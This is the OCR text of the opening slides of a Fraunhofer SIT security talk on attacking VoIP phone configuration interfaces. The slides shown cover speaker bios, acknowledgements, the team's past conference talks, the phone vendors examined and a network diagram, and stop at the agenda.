I'm on Your Phone, Listening – Attacking VoIP Configuration Interfaces

Stephan Huber | Fraunhofer SIT, Germany
Philipp Roskosch | Fraunhofer SIT, Germany

Fraunhofer SIT

team [SIK]

About us

STEPHAN

- Security Researcher @Testlab Mobile Security (Fraunhofer SIT)
- Code Analysis Tool development
- IOT Stuff
- Founder of @TeamSIK

team[SIK]


About us

PHILIPP

- Security Researcher & Pentester @Secure Software Engineering (Fraunhofer SIT)
- Static Code Analysis
- IoT Vuln Detection Research
- Day 1 Member of @TeamSIK

team [SIK]

ACKNOWLEDGEMENTS




MICHAEL TROEGER


ANDREAS WITTMANN


ALEXANDER TRAUD


team [SIK]
team [SIK]
team [SIK]
team [SIK]

Past Projects







DEF CON 26: Tracker Apps
DEF CON 25: Password Manager Apps
DEF CON 24: Anti Virus Apps
BLACKHAT EU 2015: BAAS Security


https://team-sik.org

What's next?


- Wide distribution
- Complex software
- Readily accessible


Fanvil
Yealink
Polycom
SAMSUNG
HUAWEI

Perfect World



Real World



Internet
Guests
Publicly reachable!
VoIP Phones
Network
Workstations

Agenda

